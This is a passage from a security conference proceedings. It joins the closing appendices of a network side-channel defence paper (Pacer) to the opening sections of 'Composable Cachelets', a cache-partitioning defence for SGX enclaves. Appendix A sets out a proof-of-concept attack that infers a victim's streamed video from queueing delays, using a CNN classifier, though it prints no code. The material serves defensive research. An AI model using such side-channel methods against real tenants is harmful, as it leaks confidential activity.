[76] Charles V Wright, Fabian Monrose, and Gerald M Masson. On Inferring Application Protocol Behaviors in Encrypted Network Traffic. *Journal of Machine Learning Research (JMLR)*, 7, Dec 2006.

[77] Weiyi Wu and Bryan Ford. Deterministically deterring timing attacks in Deterland. *arXiv preprint arXiv:1504.07070*, 2015.

[78] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *IEEE Symposium on Security and Privacy (SP)*, 2015.

[79] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security Symposium*, 2014.

[80] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: a timing attack on OpenSSL constant-time RSA. *Journal of Cryptographic Engineering*, 7(2), 2017.

[81] Danfeng Zhang, Aslan Askarov, and Andrew C Myers. Predictive Mitigation of Timing Channels in Interactive Systems. In *ACM Conf. on Computer and Communications Security (CCS)*, 2011.

[82] Yanqi Zhou and David Wentzlaff. MITTS: Memory inter-arrival time traffic shaping. *ACM SIGARCH Computer Architecture News*, 44(3), 2016.

A Network Side-Channel Attack

Here, we briefly describe a proof-of-concept NSC attack. To carry out such an attack, an adversary must be able to observe a victim's network traffic. An adversary with access to network elements like links, switches, or routers can observe the traffic *directly*. An adversary without direct access can still observe victim traffic *indirectly* if they can control attack traffic that shares bandwidth with the victim's traffic.

Indirect observation is impossible if *each network flow has exclusively reserved bandwidth*, as in time-division multiple access (TDMA), which ensures non-interference among flows. However, this approach prevents statistical multiplexing and is very inefficient for bursty traffic. On the other hand, when

bandwidth is shared, then regardless of the queuing discipline, available bandwidth and queuing delays observed by one flow are influenced by concurrent flows. We demonstrate a simple attack where an adversary exploits the signals in the queueing delays for its own traffic to infer the victim's traffic shape.

Experimental setup. We set up two VMs, a victim and an attack VM, on two separate sockets of a Dell PowerEdge R730 server machine (S_1). The VMs use Xen's virtualized network stack; thus all traffic is routed through the netback driver and the TCP stack in dom0 of the hypervisor. We configure S_1's shared NIC with a bandwidth of 1Gbps, and the hierarchical token bucket (HTB) queueing discipline. We further create two separate HTB traffic classes for (i) the attack traffic, and (ii) the victim traffic and rest of the traffic through the host. We configure the attack traffic to have a lower priority than all other traffic. This is a reasonable assumption as an attacker can always lower the priority for its traffic.

The victim hosts a custom video streaming service on top of Apache, which serves video segment files in response to client requests. A custom video client runs on a second server (S_2) and requests the video segments sequentially over HTTPS. The attack VM runs a UDP client that sends short payloads (56 bytes) to a UDP server on a third machine (S_3), which logs the packet arrival timestamps and echoes the packets back to the attack client. S_2 and S_3 have 10Gbps NICs and all machines are connected with a 10Gbps switch; thus the bottleneck link is the shared NIC at S_1. The attack client maintains a send window of 4500 packets (computed based on the bandwidth-delay product for the NIC), which ensures that some attack packets are always queued at the bottleneck link without overflowing the queue.

We streamed 10 videos at 720p resolution from a YouTube dataset (a detailed description of the dataset is given in §6.2) for up to 30 segments. Segments take less than 0.02s to download, and segments within a video are requested at an interval of 5s. We streamed each video 150 times. During each video stream, we log the series of arrival timestamps of the adversarial client's packets at the adversarial server. We label each time series of the adversary's packet arrival timestamps with the id of the video streamed by the victim. Thus, we have 1500 time series of adversary's packet arrival timestamps with 10 distinct labels.

Analysis. We aggregated each time series into windows of 50ms, and generated a time series of the adversary's transmitted packet count in each window. The packet count is the number of packet arrival timestamps recorded in each time window. Finally, we normalized each packet count time series using min-max normalization.

Next, we implemented a CNN classifier to train on the time series of normalized packet counts. Figure 8 shows the architecture of our classifier, which consists of three convolution layers, a max pooling layer, and two dense layers. We use a dropout of 0.2 between each pair of hidden layers of the classifier as shown in the figure. We train the classifier with an




Figure 8: CNN architecture. k: the number of features used. n: the number of elements of one time series, which is the total time of the time series divided by the window size (50ms).

Adam optimizer [35], categorical cross-entropy error function, and with input batches of 64 samples. Our CNN classifier is similar to the one built by Schuster *et al.* [59, section 7.2], with the difference that we used a dropout of 0.2 between the model's hidden layers and 64 epochs for training.

We implemented the classifier using the Tensorflow 2 API with the Keras frontend. We used 70% of the time series data for each label (video) for training and the remaining for evaluating the classifier. The classifier achieves an overall precision and recall of 81.8% each, and an accuracy of 96.4%.

Additional attack setups. We performed a similar, but simpler attack on two additional setups: (i) with the host, S_1's NIC configured in SR-IOV, exposing vNICs to the victim and attacker VMs, and (ii) in a commercial IaaS Cloud provider platform. In both cases, we were able to show that victim transfers of large files generate a large signal on an attacker's cross-traffic that is visible in a timeseries plot even to the naked eye. These attacks are not surprising, since any queueing policy that allows a tenant to use network bandwidth not currently used by other tenants that share a link permits NSCs.

Our experiment confirms prior work [6, 11, 12, 29, 53, 59, 63, 70, 74] and shows that a network side-channel attack can identify videos in a collection with good accuracy. While an attack in a production environment faces additional challenges like achieving colocation with the victim, prior work has shown that it is possible to attain colocation [30, 31, 57]. Hence, cloud tenants that require strong confidentiality have to consider NSCs a realistic threat.

B Security of masking mechanisms

Recall from §4.1 that Pacer relies on four parameters whose values are empirically determined: the epoch length, the packet transmission batch size, HyPace's interrupt handler masking delay (δ_{xmit}), and GPace's inbound packet- and timer-processing masking delay (δ_{delay}). Of these, only the last two parameters are security-relevant. In this section, we discuss experiments to demonstrate that (i) masking is necessary (without it, the actual runtime of the handler tasks are observable, which could be correlated with guest secrets), and (ii) our empirically computed thresholds are effective at masking these timing leaks. We do this by analyzing Pacer's handlers




Figure 9: HyPace delays and batch size without masking.




Figure 10: HyPace delays after applying masking.

under two extreme configurations: no background workload (**nobg**) and with *heavy* background load (**bg**).

To demonstrate that masking is necessary, we measure if there is any difference in HyPace execution due to background load in the *absence of masking*. Figure 9 top and bottom plots respectively show the distributions of delays in HyPace's doorbell writes (from the time of the scheduled interrupt handler) and the number of packets that can be prepared within an 120μs epoch in the two configurations. Both the distributions are based on 24-hour experiments, with about 550 million epochs involving some packet transmissions. First of all, in the absence of masking, the exact HyPace delay and batch size of every single epoch is observable. Each pair of delay and batch size may be correlated with specific secrets; thus the observations could leak these secrets. Additionally, the distributions of delays and batch sizes are influenced by the background workload. As the figure shows, the maximum HyPace delay observed (top plot) is 65μs and 44μs in **bg** and **nobg** configurations, respectively, and the maximum batch size (bottom plot) is 66 and 65 packets, respectively. These observations show that the adversary can potentially affect HyPace timing in the absence of masking to induce leaks. Hence, masking these delays is essential for security.

Next, we repeat the experiment with masking enabled. Figure 10 shows the observed delays of HyPace's doorbell writes when masking with δ_{xmit} set to 35μs. As can be seen, all handler execution times were masked in these experiments.

For full disclosure, in earlier unrelated experiments, we had observed a small number of epochs (e.g., less than 20 out of 550 million) where HyPace's delays exceeded δ_{xmit} by up to 5μs. Such overruns, if they occurred in practice, would be mitigated quickly by the automatic adjustment of δ_{xmit} (§4.1).

To summarize, masking is necessary and effective. In the unlikely case of HyPace delays exceeding our δ_{xmit} of 35μs, the adversary would be able to observe execution times that may be correlated with victim secrets. However, Pacer's automatic adjustment of δ_{xmit} denies the adversary an opportunity to repeat an observation. Combined with the adversary's challenge to induce increasing delays in the execution of the privileged handlers, it seems impossible for an adversary to cause a sufficient number of repeated overruns necessary to infer a victim's secrets.

Our empirical observations and security arguments for δ_{delay} are similar to the above, and we omit those details.

C Workload clustering heuristics

Consider a guest that serves a corpus of objects with a skewed size distribution. Using a single schedule for the entire corpus requires padding every object to the largest one in the corpus, incurring a large overhead. Suppose now the guest can partition the corpus such that each partition contains objects of similar size, but revealing the partition of a requested object is not a secret as would be the case when each partition contains a sufficient large number of objects. Now, each object can be padded to the largest object in *its* cluster, which may reduce overhead significantly without revealing which object within a partition is being requested.

We describe heuristic clustering algorithms for videos and static HTML documents that minimize overhead subject to a given privacy need, which is defined in terms of the minimum number of objects in any cluster.

Video clustering. We cluster videos according to the sequence and sizes of their 5s segments using the following algorithm. Note that dynamically compressed segments differ in size. Initially, we over-approximate the shape of each video v_i by its maximal segment size $smax_i$ and its number of segments l_i. For each distinct video length l and each distinct maximal segment size s in the entire dataset, we compute the set of videos that are dominated by $\langle l,s\rangle$. A video v_i is dominated by $\langle l,s\rangle$ if $l_i \leq l$ and $smax_i \leq s$.

Let c be a desired minimum cluster size. Our algorithm works in rounds. In each round, we select every $\langle l,s\rangle$ dominating at least c videos, and we choose as a cluster the set of videos minimizing the average relative padding overhead per video, *i.e.*, $\frac{1}{c_i}\sum_{j=1}^{c_i}\sum_{k=1}^{l_i}\left(\frac{(s_k - s_{kj})}{s_{kj}}\right)$, where c_i is the cardinality of the set of videos, l_i is the maximal length across all videos in the set and s_k is the maximal size of the kth segment across all videos in the set (*i.e.*, $\max_{1\leq j\leq c_i}(s_{kj})$). The sequence of segment sizes $\langle s_1, s_2, \ldots, s_{l_i}\rangle$ is the ceiling of the cluster c_i. Once a cluster is formed, its videos are ignored for later rounds. If the last cluster has less than c videos, it is merged with the one before it.

Document clustering. Unlike videos, HTML documents contain a single data object. Therefore the algorithm clusters based on the single size parameter of documents, and the largest document in a cluster constitutes the cluster's ceiling.

More sophisticated clustering algorithms that account for distinct per-object privacy requirements (popularity) and overall privacy requirements are left to future work.

Composable Cachelets: Protecting Enclaves from Cache Side-Channel Attacks

Daniel Townley
*Peraton Labs**

Kerem Arıkan
Binghamton University

Yu David Liu
Binghamton University

Dmitry Ponomarev
Binghamton University

Oğuz Ergin
TOBB University of Economics and Technology

Abstract

The security of isolated execution architectures such as Intel SGX has been significantly threatened by the recent emergence of side-channel attacks. Cache side-channel attacks allow adversaries to leak secrets stored inside isolated enclaves without having direct access to the enclave memory. In some cases, secrets can be leaked even without having the knowledge of the victim application code or having OS-level privileges. We propose the concept of Composable Cachelets (CC), a new scalable strategy to dynamically partition the last-level cache (LLC) for completely isolating enclaves from other applications and from each other. CC supports enclave isolation in caches with the capability to dynamically readjust the cache capacity as enclaves are created and destroyed. We present a cache-aware and enclave-aware operational semantics to help rigorously establish security properties of CC, and we experimentally demonstrate that CC thwarts side-channel attacks on caches with modest performance and complexity impact.

1 Introduction

Isolated execution architectures have received significant traction in the industry, with Intel Software Guard Extension (SGX) [1, 29, 42] being the most prominent example. Isolated execution relies on dedicated hardware to protect sensitive parts of application code and memory within secure *enclaves* that are inaccessible to all outside programs, including operating systems and hypervisors. Unlike classical memory protections enforced by system software, isolated execution relies exclusively on trusted hardware to enforce enclave boundaries, ensuring confidentiality and integrity of sensitive information even if system software is compromised. Despite these benefits, recent research demonstrated powerful cache side-channel attacks that bypass isolated execution [10, 17, 23, 36, 44, 56, 57, 70]. These attacks exploit the fact that enclaves, like other processes, share cache lines with potential attackers, who can observe timing differences caused by collisions of their own accesses with those of a victim. Moreover, the threat model under isolated execution greatly amplifies the power of these attacks, as an attacker can leverage a compromised OS to achieve greater control over side-channel measurements [10, 43, 44, 54, 58]. As trusted computing infrastructure relying on SGX and similar technologies continues to be rapidly developed and deployed [56], it is critical to consider system designs that make enclaves immune to cache side-channel attacks.




Figure 1: Overview of Partitioning in CC

Existing cache partitioning schemes [21, 30] successfully thwart some side-channel attacks, but face limitations that make them incompatible with SGX and other isolated execution proposals. Partitioned caches eliminate cache line collisions by assigning each process (or security domain) a disjoint subset of cache lines. Some of partitioning designs, however, rely on system software to enforce critical protections [33–35, 39, 53, 71, 75], and therefore do not work with isolated execution security models where the system software is not trusted. While some recent designs implement partitioning in hardware alone, they often require allocating one or more cache ways to each partition [21]. Enclaves, which typically protect small sections of critical data and instructions, will greatly underutilize these coarse-grained partitions, excessively degrading performance of non-enclave code. Moreover, the number of enclaves can rapidly exceed the number of ways available in a typical last level cache (LLC), making coarse-grained partitioning impractical, particularly in multi-tenant cloud settings where enclaves are most likely to be deployed. These limitations necessitate the development of new architectures to provide enclaves with efficient and scalable partitioning, without relying on system software to enforce isolation.

Another key insight that motivates our work is that there

*Work primarily performed while this author was a doctoral candidate at Binghamton University.

remains an "impedance mismatch" between software need and hardware support. Whereas the data protection need from the application is often fine-grained and dynamically evolves, caches as the epicenter of side channel attacks are often *monolithic* in the eyes of attackers, and existing partitioning-based solutions are too *rigid* in breaking down this monolithic view. With security as a cross-layer concern, we believe the best solution is to streamline the hardware-software stack: can we endow caches with the fine granularity and dynamism that the application calls for?

To address these challenges, we propose Composable Cachelets (CC), a novel cache design that provides fine-grained, flexible cache partitioning without trusting system software to enforce isolation. CC partitions set-associative caches at the granularity of *cachelets*—fine-grained, hardware-defined cache regions that span continuous ranges of sets across one or a few cache ways (Figure 1). To support enclaves with varying memory demands, CC can either assign a single cachelet to an enclave (as is the case for enclaves 2 and 3 in Figure 1), or chain cachelets together into larger *virtual partitions* (such as the one allocated to enclave 1). Inspired by classic memory paging designs, CC can compose virtual partitions from arbitrary, non-sequential cachelets. This approach allows CC to efficiently use available cache lines as enclaves of various sizes are created and destroyed.

In addition to architectural design, we also provide a formal foundation to study program behavior in the presence of caches as side channels, and CC as the defense against side channel attacks. Through a novel cache-aware and enclave-aware operational semantics, we account for enclave program behavior in realistic scenarios where enclaves may be dynamically managed (created, entered, exited, and destroyed), cachelets may be dynamically managed (allocated, accessed, and deallocated), and the attacker may observe different types of cache events (e.g., hit, miss, resize). As a whole, this formal foundation serves as a rigorous proof of the security guarantees enjoyed by CC.

In summary, this paper makes the following contributions:

- We describe Composable Cachelets - a novel, fine-grained, and scalable cache design that efficiently protects application secrets from side-channel attacks (Section 3).
- We present a cache-aware and enclave-aware operational semantics to rigorously define the behavior of enclave programs, and establish CC's security properties (Section 4).
- We evaluate the performance impact of CC on a variety of applications, including smaller cryptographic programs, as well as larger benchmarks such as SPEC and PARSEC. We also evaluate delay, the area and power impacts of our design. Our results demonstrate that strong security properties of CC can be achieved with modest overhead.




Figure 2: CC Overview

2 Threat Model

CC adopts the threat model of Intel SGX, which assumes a powerful adversary that can engage the resources of a compromised OS and/or hypervisor to launch an attack against an enclave. Established SGX protections are assumed to be fully implemented in CC. These protections prevent attackers from directly accessing enclave memory and from extracting information through physical attacks on DRAM and interconnect. However, an attacker can attempt *Prime+Probe* against caches shared with a victim [32, 40]. Such attacks can be carried out by any number of colluding user and/or kernel threads. The attacker is also capable of initializing an arbitrary number of its own enclaves, and we conservatively assume mutual distrust among all enclaves, including those belonging to the same process. While the operating system mediates high-level events in the enclave's life cycle, such as enclave creation and destruction, entries and exits to enclave code, and enclave page faults, SGX hardware ensures that these operations are performed without exposing or altering the enclave's internal data.

While we do not directly address denial-of-service attacks by malicious enclaves, we limit the LLC space that can be allocated to enclaves. A malicious enclave can also attempt to take over the entire cachelet space, causing performance loss for other enclaves. To prevent this attack, additional quality-of-service mechanisms can be put in place even within the enclave partition.

3 Composable Cachelets

Figure 2 describes the high-level design and operation of CC. To track the allocation of cachelets to various enclaves, CC assigns each physical cachelet a unique *cachelet identifier* comprised of the cachelet's set and way offsets within the cache. CC stores the identifier of each unallocated cachelet as an entry in a global *cachelet free list* (CFL), a FIFO-like structure analogous to the free list in register renaming schemes. When an enclave is created, CC pops one or more entries from the CFL, and adds them to a hardware *virtual partition table* (VPT), which holds a cachelet identifier entry for each cachelet allocated to the running enclave (a). CC intercepts memory accesses from enclaves and remaps them to cachelets

defined in the enclave's VPT. The remapping logic masks the address so that it indexes to a cachelet set (b), and provides the slightly modified replacement logic with a way index to ensure that only the cachelet's ways are evicted on a miss (c). When the enclave is destroyed, CC gang-invalidates the enclave's cachelets and returns VPT entries to the CFL. CC also extends the enclave metadata, which is protected by isolated execution, to store each enclave's VPT data during context switches.

CC allows non-enclave programs to freely access any cache line that is not contained in a cachelet. The modified replacement logic prevents non-enclave accesses from evicting lines in any allocated cachelet (d). CC reserves several ways for non-enclave accesses, ensuring that cache lines are available for non-enclave programs in every cache set.

3.1 Cachelet Addressing and Allocation

In this section, we describe details of cachelet addressing and allocation logic, and also provide an example of cachelet operation.

3.1.1 Address Remapping for Enclaves

Figure 3 shows how CC transparently remaps enclave memory accesses across multiple, non-consecutive cachelets. In conventional caching, addresses are mapped to a cache set using set index bits extracted from the address (Figure 3). CC uses the high-order bits of the set index to select an entry from the VPT. For example, for a set index in the range of 0000-0011, CC uses the high order bits 00 to select the first VPT entry in a four-entry VPT. CC uses the selected VPT entry to remap the original address to a line in a specific cachelet. The VPT entry specifies a cachelet with two fields: a set offset and a way offset. To remap the memory access to a *set* within this cachelet, CC overwrites a portion of the original address' set index with the cachelet set offset, as shown in Figure 4. Whereas the original set index may have mapped to any cache set (Figure 4-a), fixing the high order bits limits the mapping range to sets in the cachelet (Figure 4-b). For example, to force all addresses to access sets `1000-1011`, CC pins the high-order set index bits to `10`.

If the number of sets in all enclaves assigned to cachelets is smaller than the total number of cache sets, CC will remap addresses with different set indexes to the same set within




Figure 3: Enclave Set Remapping for CC




Figure 4: CC strategy to remap memory accesses to cachelet sets

an enclave. To disambiguate these references, CC adds the overwritten index bits to the *tag* bits used to distinguish addresses that map to the same cache line. For instance, the four-cachelet way shown would require two additional tag bits. Only cache ways designated for use by cachelets need these additional bits.

To map enclave addresses to cachelet ways, CC adapts mechanisms from previous, coarse-grained partitioning proposals. Specifically, lightweight hardware described in [35] masks the bit vector used by the cache replacement logic, limiting evictions to a designated range of ways. To generate masking bits for a given cachelet, CC extends the addressing bus to include the way offset bits retrieved from VPT. Simple hardware similar to a decoder converts these bits to the way mask used for the enclave access if a cache miss occurs. Logic described in [35] also prevents cachelet accesses from updating replacement bits for ways outside the cachelet boundaries, eliminating a potential replacement-logic side-channel.

3.1.2 Cachelet Allocation

The number of entries in VPT determines the size of the virtual partition for each enclave in CC. By changing the number of set bits used to index into VPT, CC defines virtual partitions ranging in size from a single cachelet, up to the maximum capacity of VPT. The granularity of indexing is determined by a VPT index mask register shown in Figure 5, which shifts left to widen the indexing range, as cachelets are added from CFL in powers of two. When one partition is present, the register indexes all VPT accesses to `00`, forcing the use of a single cachelet for all enclave addresses. When another entry is added from CFL, the mask is left-shifted to allow access to the first two entries. When two additional cachelets are allocated, the mask shifts again, allowing indexing into all VPT entries.

To enforce strict isolation between cachelets, CC must guarantee that VPT contents for each enclave are disjoint, with no single cachelet identifier entry duplicated between different enclaves. CC accomplishes this by making CFL global and coherent relative to the cache that it services. Similar to the LLC itself, CFL is a unified structure shared by all cores. Pop requests to CFL from different cores are handled in order, so that no enclave can use a particular entry until it




Figure 5: Resizing a virtual partition in CC

has been removed from CFL. This prevents different enclaves from holding the same entry simultaneously, eliminating the possibility of overlapping virtual partitions that experience information leakage. The use of a global CFL gives CFL pop operations a latency similar to an LLC cache access. However, CFL accesses are rare, occurring only during enclave creation, destruction, and resizing operations.

3.1.3 Optional Partition Sizing

As an optional feature, CC can support the capability to resize virtual partitions to accommodate enclaves with different memory requirements. This can be securely performed in several ways. One approach is to add a new `CCREQ` instruction that allows enclaves to request additional cachelets directly. `CCREQ` transfers control to the OS which can use a new `CCGRANT` instruction to set a flag that triggers a CFL pop to the enclave. Similar to page fault handling in SGX, this interface allows the OS to manage cachelet allocations at a high level to balance memory resources, without exposing the enclave's contents.

Newly created enclaves can invoke `CCREQ` to request a static enclave assignment for the duration of its execution. CC can also support dynamic resizing strategies, in which enclaves request additional cachelets during memory-intensive phases of execution, and relinquish them when they are no longer needed. Dynamic resizing can further limit the impact of partitioning on cache performance, and is secure as long as the act of resizing does not depend on sensitive data. Such dependencies are unlikely to occur in practice, and can be identified and avoided during enclave development.

3.1.4 Securing Replacement Policies

Recent research has documented the vulnerabilities that are caused by cache replacement policies. Specifically, if care is not exercised, then simple partitioning schemes can be targeted by attacks on cache replacement logic [11, 69]. The CC design follows DAWG [35], which described lightweight logic to prevent these attacks (Section III.J in [35]). The main idea is to make replacement decisions within a partition independent of the cache accesses to other partitions, thus providing metadata isolation. DAWG considered several replacement policies, including pseudo-LRU, SRRIP [31], and NRU. This logic is compatible with CC, and can be readily integrated into our system with various replacement policies.




Figure 6: Example of CC operation

3.1.5 Example of CC Operation

To illustrate the flexibility of CC's partitioning policy, Figure 6 shows the operation of CC through the creation, resizing, and destruction of several enclaves. The cache initially contains a single cachelet assigned to enclave $e1$. In the first stage of the example (Figure 6-a), $e1$ is not running on the core, and its VPT state is stored as part of its enclave metadata. When a new enclave $e2$ is created, the VPT is initialized with the cachelet identifier entry at the head of the CFL. This defines a new 4-set cachelet for $e2$ in way 1. In Figure 6-b, CC expands the virtual partition belonging to $e2$ by popping three additional entries from the CFL. In Figure 6-c, $e1$ finishes executing, and CC reclaims its VPT entries. In addition to popping the entries used by $e1$ from the VPT and returning them to the CFL, CC gang-invalidates the lines in the cachelet. In Figure 6-d, enclave $e3$ is scheduled, and is subsequently scaled to the maximum virtual partition size. The free list assigns $e3$ the remaining entries, including the first entry recovered from $e1$.

3.2 Replacement Deflection for Non-Enclave Accesses

To prevent accesses from non-enclave processes from colliding with cachelet lines held by any enclave, CC extends the cache replacement logic with a small table indicating whether each cachelet position in the cache is occupied. Using the high order set number bits as an index, incoming addresses from non-enclave programs are checked against this table to determine which ways in the accessed set contain enclaves. On a cache miss, CC augments the cache replacement hardware with additional masking logic that uses the enclave-assignment vector for the accessed set to prevent the replacement of enclave ways during evictions.

A commonly used pseudo-least-recently-used (PLRU) policy illustrates the subtleties of the process of replacement deflection. In PLRU replacement, selection bits define a binary tree whose leaf nodes correspond to cache ways. On a cache miss, PLRU selects the eviction target by descending the tree along the path indicated by selection bits at the tree's inner nodes. In Figure 7, a "zero" indicates that the




Figure 7: Modified PLRU Replacement Logic

left sub-tree should be descended, while "one" indicates the right sub-tree. After a line is replaced, the nodes along the path to the selected way are then inverted to point away from the last accessed path, approximating a least-recently-used replacement algorithm.

In addition to preventing evictions in cachelet ways at the final branches of the tree, the CC replacement logic must ensure that the selection path never follows any branch that does not have non-enclave ways as children. In Figure 7 for example, the path of replacement must not follow the left edge from the root node, since the sub-tree in this direction leads only to enclave ways that should not be victimized. CC must include logic to divert access down the right edge from the root node, where it will find ways that can be replaced.

The algorithm in Figure 8-a enforces this policy at each level of the PLRU replacement tree traversal. For each node along the traversal path with the selection bit b, the policy selects a new selection bit, b', based on the conditions l and r, which are true, respectively, *iff* cachelets occupy all the ways in the node's left or right subtree. If both sub-trees contain non-cachelet ways, then the existing replacement bit b is used; otherwise, b' is selected to divert the replacement policy away from subtrees whose ways are entirely occupied by cachelets. Note that the final case in the algorithm is an invalid state that is unreachable from the root of the selection tree if at least one way in the set is available for non-enclaved accesses.

From this algorithm, the PLRU masking hardware can be easily derived. Figure 8-b shows the truth table corresponding to the selection algorithm, which can be realized in the gate structure in Figure 8-c. For a given node, the viability of the left subtree, l is determined by taking the logical AND of all the cachelet allocation bits that the subtree leads to.




Figure 8: Path Selection Algorithm for Modified PLRU

Figure 9 shows the gate level implementation of the replacement deflection hardware for 8-way PLRU replacement logic. This hardware can be easily scaled to support different cache associativities. Section 5.2 describes how this hardware can be parallelized with existing cache access logic to avoid imposing additional delays.




Figure 9: Replacement logic with CC deflection hardware

3.3 Secure Cachelet Eviction

Cachelets in CC are finite resources, which can be exhausted if a large number of enclaves run simultaneously. To prevent cachelet starvation, CC provides logic to safely evict and reassign cachelets allocated to context-switched enclaves. This mechanism, closely modeled on existing page eviction logic in Intel SGX, allows an untrusted OS to instigate evictions through a restricted ISA interface, and performs hardware check to enforce inter-enclave isolation.

To support cachelet evictions, CC hardware maintains a table that maps each currently allocated cachelet to the unique ID of the enclave that currently holds it. To forcibly deallocate a cachelet in response to an empty CFL exception, CC introduces a new instruction called `CSD` (Cachelet Shoot-down). `CSD` takes a cachelet ID as its argument, looks up the associated enclave ID from the mapping table, and uses the enclave ID to access the enclave's metadata. CC extends the metadata with a valid bit for each VPT entry, and the bit associated with the provided cachelet ID is invalidated. CC then adds the invalidated cachelet to the CFL. Each time an enclave is scheduled, CC hardware checks the for invalidated VPT entries. If any are found, CC flushes any invalidated VPT entries and replaces them with fresh entries from the CFL before the enclave resumes execution, preventing the enclave from accessing reassigned cachelets. Additionally, CC gang invalidates the contents of any *valid* cachelets retained by the enclave.

By immediately replacing reassigned CFL entries and invalidating the contents of the entire virtual partition, CC prevents *controlled-channel* style attacks from exploiting cachelet eviction. In a classical controlled-channel attack, a malicious operating system deliberately invalidates pages belonging to an enclave, and uses the resulting page faults to detect which pages are accessed. If access to a page depends on the value of sensitive data, the attacker can use the sequence of page faults to extract that data. Such attacks are a consideration for

CC because because cachelet evictions, like page evictions, are controlled by the untrusted OS. However, by forcing invalidated cachelets to be replaced from the CFL when an enclave is re-scheduled (rather than deferring replacement to the first time the invalid cachelet is accessed), CC makes cachelet re-assignment independent of the enclave's memory accesses, thus preventing data leakage. Additionally, by clearing the contents of the entire virtual partition, rather than only the invalidated cachelets, CC also prevents an attacker from localizing accesses to a recently evicted cachelet on the basis of timing delays.

Though this invalidation strategy is aggressive, three considerations mitigate the impact on enclave performance. First, a performance-aware, benign operating system can prioritize for eviction of small or single-cachelet enclaves, which will quickly re-populate their virtual partitions when rescheduled. Second, enclaves are likely to be used in multi-tenanted clusters, in which a load balancer could strategically distribute enclave workloads to limit the occurrence of evictions. Finally, additional logic could be introduced to detect controlled-channel style attacks on CC and relax the cachelet replacement rules when no threat exists. This could be accomplished by adding a simple hardware counter to detect the anomalous rates of cachelet evictions needed to mount a controlled-channel attack. A CC system with this optimization would enable the strict invalidation policy described above only if the counter exceeded the threshold for an effective controlled channel attack, and would otherwise operate in a mode that retained the contents of valid cachelets and defer cachelet reassignment until the invalidated cachelet is accessed.

